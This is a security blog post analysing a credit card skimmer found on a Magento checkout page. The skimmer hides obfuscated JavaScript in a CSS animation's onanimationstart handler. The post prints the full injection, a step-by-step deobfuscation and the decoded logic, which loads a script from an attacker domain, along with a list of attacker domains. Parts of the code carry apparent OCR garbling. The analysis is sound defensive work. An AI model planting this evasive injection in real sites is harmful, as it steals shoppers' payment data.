Sucuri Blog


blog.sucuri.net/2021/07/stylish-magento-card-stealer-loads-without-script-tags.html

Ben Martin

July 28, 2021

Recently one of our analysts, Weston H., found a very interesting credit card stealer in a Magento environment which loads a malicious JavaScript without using any script tags. In this post I will go over how it was found, how to decode it and how it works!

One of our clients was reporting that one of their website visitors was receiving a warning from their antivirus program when navigating to their checkout page:




Threat secured

We've safely aborted connection on [redacted] because it was infected with **URL:Blacklist**.

More threats may be lurking!

Calls were being made to a known malicious domain that was already blacklisted by multiple vendors for distributing malware and involvement in carding attacks:



siteanalitic.space

Warning: Malware Detected
Infected with malware. Immediate action is required

Site is Blacklisted
by McAfee and Sucuri Labs

Redirects to: https://siteanalitic.space/

IP address: 104.21.42.212
CDN: CloudFlare
Running on: cloudflare

CMS: Unknown
Powered by: Unknown
More Details

Blacklisted Page Detected
siteanalitic.space//analytics.js (More Details)
Domain detected on spam or phishing campaigns

This certainly indicated that a card stealer was present somewhere on our client’s website.


Credit Card Stealer in a Magento Website

In a previous post I outlined the different types of card stealers that can infect ecommerce websites. PHP, being a server side programming language, cannot be seen directly by antivirus programs so this infection must be JavaScript and visible to the browser.

Our first step in locating such an infection is to query the database for the following string:

```
<script
```

Here’s an example of why we look for such strings in the database:



Default Keywords: Christian, Books, Media, Health

Default Robots: INDEX, FOLLOW

Miscellaneous Scripts:

```
<script async=""
src="//bootstrapcss.online/css/font-
awesome.css"></script>
```


This will be included before head closing tag in page HTML.

To load JavaScript in the visitor’s browser the attackers usually need to start and end their injection with these tags, and often inject them into the “*miscellaneous scripts*” or “*widgets*” section of the admin panel.

While there were plenty of <script tags in our client’s database none of them seemed malicious.

Next was to check the checkout page. Once we loaded an item into the cart and navigated to the checkout we could see the JavaScript loading from that blocklisted domain but it was nowhere to be seen in the source code. Even searching for a common carding function such as *atob(* that attackers use to base64 encode their payloads returned nothing. So now what?

Upon a manual review of the source of the checkout page my colleague noticed this JavaScript:




```
<style>@-webkit-keyframes mymove{from{top:0}to{top:200px}}@keyframes mymove{from{top:0}to{top:200px}}</style><div style="visibility:hidden;animation:
mymove 4s 2;" id="myDIV" onanimationstart="var z=['mwvvBu5Vta','mtaWnZC3mgXXtKfMBq','ndC2mZL0DM9HvK1n','muPfu1jbrG','CgfOAgSHBwu','AwrUC3bHy2uVywSH'
,'ody3ntyYtuLpCxrt','y2HLy2TVDxq','BhL0AwnZlMPZ','nhjhtuz3EG','ndu0nZLXAMvNvw1U','C3jJ','mta3mZnZnufSwwSNrq','yxbWzw5Kq2HPBgq','mte4y3DdANfN','C2nYAxb0'
,'mwXgBenwrW','nJLXmty4vLL0zKDH','yM9KEq','AwSJBhvKzxm','Bg9JyxrPB24','y3jLyxrLrwXLBwvU','lY9ZAxrLywSHBgL0','nteWn3vWs2jhva'],C=function(x,a,r,n,t,e,b,u
){return E(r-'0xe3',e)};function E(x,a){var r=z[x-=192];if(void 0===E.rDWgkm){E.DTrNdq=function(x){for(var a=function(x){for(var a,r,n='',t=0,e=0;r=x
.charAt(e++);~r&&(a=t%4?64*a+r:r,t++%4)?n+=String.fromCharCode(255&a>>(-2*t&6)):0)r='abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789+/='
.indexOf(r);return n}(x),r=[],n=0,t=a.length;n<t;n++)r+='%'+('00'+a.charCodeAt(n).toString(16)).slice(-2);return decodeURIComponent(r)},E.BxrJPY={},E
.rDWgkm=!0}var n=x+z[0],t=E.BxrJPY[n];return void 0===t?(r=E.DTrNdq(r),E.BxrJPY[n]=r):r=t,r}!function(x,a){for(var r=function(x,a,r,n,t,e,b,u){return
E(x- -797,e)};;)try{if(570335===-parseInt(r(-601,0,0,0,0,-595))*parseInt(r(-591,0,0,0,0,-602))+parseInt(r(-590,0,0,0,0,-597))+-parseInt(r(-583,0,0,0,0
,-594))*parseInt(r(-595,0,0,0,0,-591))+parseInt(r(-582,0,0,0,0,-574))*-parseInt(r(-604,0,0,0,0,-608))+parseInt(r(-605,0,0,0,0,-607))+-parseInt(r(-584,0
,0,0,0,-585))*-parseInt(r(-593,0,0,0,0,-589))+-parseInt(r(-597,0,0,0,0,-602))*-parseInt(r(-598,0,0,0,0,-610)))break;x.push(x.shift())}catch(a){x.push(x
.shift())}}(z),document[C(438,443,437,447,436,426,'0x1b5','0x1ac')][C('0x1af','0x19c','0x1a5','0x1aa',424,'0x1a3','0x1a7','0x1a3')]&&document[C(440,431
,'0x1b5',440,'0x1bc','0x1b1',436,432)][C('0x19c','0x19c',421,410,416,418,'0x1aa',422)][C('0x1ab','0x1ba','0x1b4',435,'0x1b6',440,'0x1ac','0x1ab')](C(417
,'0x1b3','0x1a8','0x1aa',429,'0x1b4','0x1a1','0x19d'))){var J=document[C('0x1c2',436,'0x1b6',441,'0x1b3','0x1b5','0x1b6','0x1b7')+'t'](C(442,'0x1a8',432
,'0x1b3',432,436,'0x1bb',425));J[C('0x1a0',433,428,417,439,428,439,416)]=C(437,'0x1b1',439,'0x1b8',436,'0x1af',428,431)+C(421,423,'0x1a6',420,425,432
,425,410)+C(430,418,'0x1a9','0x1a1','0x1b5','0x1a5',423,425),document[C(442,430,435,440,441,'0x1bc','0x1b4','0x1b8')][C(434,425,'0x1ae','0x1ab','0x1b6'
,'0x1ba','0x1a4','0x1b0')](J)}"></div>

<style>
```

At first glance it looks like some sort of obfuscated JavaScript related to animation, which isn't all that uncommon to see and often looks malicious when it's really quite benign. However, upon closer inspection we uncovered that this was actually the payload of the infection.

De-Obfuscating Malicious JavaScript

Let's take apart this code and see what lies behind the obfuscation shall we? First of all, let's clean up this code so that it's not all in one big chunk so we can better understand what we are looking at:




```
var z=['mwvvBu5Vta','mtaWnZC3mgXXtKfMBq','ndC2mZi0DM9HvK1n','muPfu1jbrG','Cgf0Ag5HBwu','AwmUC3bHy2uVyw5H','ody3ntyYtuLpCxrt
    ','y2HLy2TVDxq','BhL0AwnZlMPZ','nhjhtuz3EG','ndu0nZiXAMvNvw1U','C3jJ','mta3mZmZnufSww5Nrq','yxbWzw5Kq2HPBgq','
    mte4y3DdANfN','C2nYAxb0','mwXgBenwrW','nJiXmty4vLL0zKDH','yM9KEq','Aw5JBhvKzxm','Bg9JyxrPB24','y3jLyxrLrwXLBwvU','
    lY9ZAxrLyw5HBgL0','nteWn3vWs2jhva'],
C=function(x,a,r,n,t,e,b,u){
    return E(r-'0xe3',e)
};

function E(x,a){
    var r=z[x-=192];
    if(void 0===E.rDWgkm){
        E.DTrNdq=function(x){
            for(var a=function(x){
                for(var a,r,n='',t=0,e=0;r=x.charAt(e++);~r&&(a=t%4?64*a+r:r,t++%4)?n+=String.fromCharCode(255&a>>(-2*t&6))
                    :0)r='abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ0123456789+/='.indexOf(r);
                    return n
            }(x),r=[],n=0,t=a.length;n<t;n++)r+='%'+('00'+a.charCodeAt(n).toString(16)).slice(-2);
                return decodeURIComponent(r)
            },E.BxrJPY={},E.rDWgkm=!0
        }
        var n=x+z[0],
            t=E.BxrJPY[n];
            return void 0===t?(r=E.DTrNdq(r),E.BxrJPY[n]=r):r=t,r
        }
        if(function(x,a){
            for(var r=function(x,a,r,n,t,e,b,u){
                return E(x- -797,e)
            };;)try{
                if(570335===-parseInt(r(-601,0,0,0,0,-595))*parseInt(r(-591,0,0,0,0,-602))+parseInt(r(-590,0,0,0,0,-597))+-
                    parseInt(r(-583,0,0,0,0,-594))*parseInt(r(-595,0,0,0,0,-591))+parseInt(r(-582,0,0,0,0,-574))*-parseInt(
                    r(-604,0,0,0,0,-600))+parseInt(r(-605,0,0,0,0,-607))+-parseInt(r(-584,0,0,0,0,-585))*-parseInt(r(-593,0
                    ,0,0,0,-589))+-parseInt(r(-597,0,0,0,0,-602))*-parseInt(r(-598,0,0,0,0,-610)))break;
                x.push(x.shift())
            }catch(a){
                x.push(x.shift())
            }
        }(z),document[C(438,443,437,447,436,426,'0x1b5','0x1ac')][C('0x1af','0x19c','0x1a5','0x1aa',424,'0x1a3','0x1a7','
            0x1a3')]&&document[C(440,431,'0x1b5',448,'0x1bc','0x1b1',436,432)][C('0x19c','0x19c',421,410,416,418,'0x1aa',
            422)][C('0x1ab','0x1ba','0x1b4',435,'0x1b6',448,'0x1ac','0x1ab')](C(417,'0x1b3','0x1a8','0x1aa',429,'0x1b4','
            0x1a1','0x19d'))){
            var J=document[C('0x1c2',436,'0x1b6',441,'0x1b3','0x1b5','0x1b6','0x1b7')+'t'](C(442,'0x1a8',432,'0x1b3',432,
                436,'0x1bb',425));J[C('0x1a0',433,428,417,439,428,439,416)]=C(437,'0x1b1',439,'0x1b8',436,'0x1af',428,431)+
                C(421,423,'0x1a6',420,425,432,425,410)+C(430,418,'0x1a9','0x1a1','0x1b5','0x1a5',423,425),document[C(442,
                430,435,440,441,'0x1bc','0x1b4','0x1b8')][C(434,425,'0x1ae','0x1ab','0x1b6','0x1ba','0x1a4','0x1b0')](J)}
```

The malware can be broken down into three main parts:

- Obfuscated payload
- Decryption function
- Execution and decryption call

In most injections that we see like this we can simply remove the ',' concatenation and run it through a base64 decoder but this injection was more complicated and actually required us to manually log the individual functions.

Once we break down each individual function we can utilise the console.log feature of the browser development console in a sandbox environment like so to de-obfuscate the injection:



```
parseInt(r(-597,0,0,0,0,-602))*-
parseInt(r(-598,0,0,0,0,-610)))break;x.push(x.shift())}catch(a)
{x.push(x.shift())}}
(z),document[C(438,443,437,447,436,426,'0x1b5','0x1ac')]
[C('0x1af','0x19c','0x1a5','0x1aa',424,'0x1a3','0x1a7','0x1a3')]&&document
[C(440,431,'0x1b5',448,'0x1bc','0x1b1',436,432)]
[C('0x19c','0x19c',421,410,416,418,'0x1aa',422)]
[C('0x1ab','0x1ba','0x1b4',435,'0x1b6',448,'0x1ac','0x1ab')]
(C(417,'0x1b3','0x1a8','0x1aa',429,'0x1b4','0x1a1','0x19d'))){var
J=document[C('0x1c2',436,'0x1b6',441,'0x1b3','0x1b5','0x1b6','0x1b7')+'t']
(C(442,'0x1a8',432,'0x1b3',432,436,'0x1bb',425));J[C('0x1a0',433,428,417,4
39,428,439,416)]=C(437,'0x1b1',439,'0x1b8',436,'0x1af',428,431)+C(421,423,
'0x1a6',420,425,432,425,410)+C(430,418,'0x1a9','0x1a1','0x1b5','0x1a5',423
,425),document[C(442,430,435,440,441,'0x1bc','0x1b4','0x1b8')]
[C(434,425,'0x1ae','0x1ab','0x1b6','0x1ba','0x1a4','0x1b0')](J)}
<· undefined
> console.log (C(438,443,437,447,436,426,'0x1b5','0x1a(C'));
  console.log
  (C('0x1af','0x19(C','0x1a5','0x1aa',424,'0x1a3','0x1a7','0x1a3'));
  console.log (C(440,431,'0x1b5',448,'0x1b(C','0x1b1',436,432));
  console.log (C('0x19(C','0x19(C',421,410,416,418,'0x1aa',422));
  console.log (C('0x1ab','0x1ba','0x1b4',435,'0x1b6',448,'0x1a(C','0x1ab'));
  console.log (C(417,'0x1b3','0x1a8','0x1aa',429,'0x1b4','0x1a1','0x19d'));
  console.log (C('0x1(C2',436,'0x1b6',441,'0x1b3','0x1b5','0x1b6','0x1b7'));
  console.log (C(442,'0x1a8',432,'0x1b3',432,436,'0x1bb',425));
  console.log (C('0x1a0',433,428,417,439,428,439,416));
  console.log (C(437,'0x1b1',439,'0x1b8',436,'0x1af',428,431));
  console.log (C(421,423,'0x1a6',420,425,432,425,410));
  console.log (C(430,418,'0x1a9','0x1a1','0x1b5','0x1a5',423,425));
  console.log (C(442,430,435,440,441,'0x1b(C','0x1b4','0x1b8'));
  console.log (C(434,425,'0x1ae','0x1ab','0x1b6','0x1ba','0x1a4','0x1b0'));
  console.log (J);
  location                                                     VM38:1
  pathname                                                     VM38:2
  location                                                     VM38:3
  pathname                                                     VM38:4
  includes                                                     VM38:5
  checkout                                                     VM38:6
  createElemen                                                 VM38:7
  script                                                       VM38:8
  src                                                          VM38:9
  //siteanalit                                                VM38:10
  ic.space/ana                                                VM38:11
  lytics.js                                                   VM38:12
  body                                                        VM38:13
  appendChild                                                 VM38:14
  undefined                                                   VM38:15
<· undefined
```

The “*checkout*” function is a dead giveaway here and we can see that it is appending JavaScript from the known carding domain pictured above:

```
// Decoded
if ( document.location.pathname && document.location.pathname.includes("checkout"))
{
    var J = document.createElement("script");
    (J.src = "//siteanalitic.space/analytics.js",
      document.body.appendChild(J);
}
```

Security researchers have uncovered roughly 60 carding domains related to these attackers, including some of the following:

```
blockanalist[.]space
analiticsblock[.]space
analiticsblock[.]site
analistnetwork[.]space
analistnetwork[.]site
siteanalitics[.]space
siteanalitic[.]space
site-analitics[.]site
site-analitic[.]space
site-analitic[.]site
```

They are likely registering more as you read this article.

Conclusion

Attackers are always thinking up new ways to hide and obfuscate their malware. This example showed a creative use of animation CSS styles and the onanimationstart event handler. It allowed the attackers to avoid the use of simple <script tags, which is the first thing that us security analysts check when searching for a javascript injection in Magento environments. This isn’t the first time we have seen such a sneaky credit card swiper and it certainly won’t be the last.

If you are an ecommerce website owner I would highly recommend following the steps I laid out in a recent post with respect to securing your website environment, specially the administration panel which is where a lot of these attacks originate. We can also help protect your ecommerce website from attacks and hacks.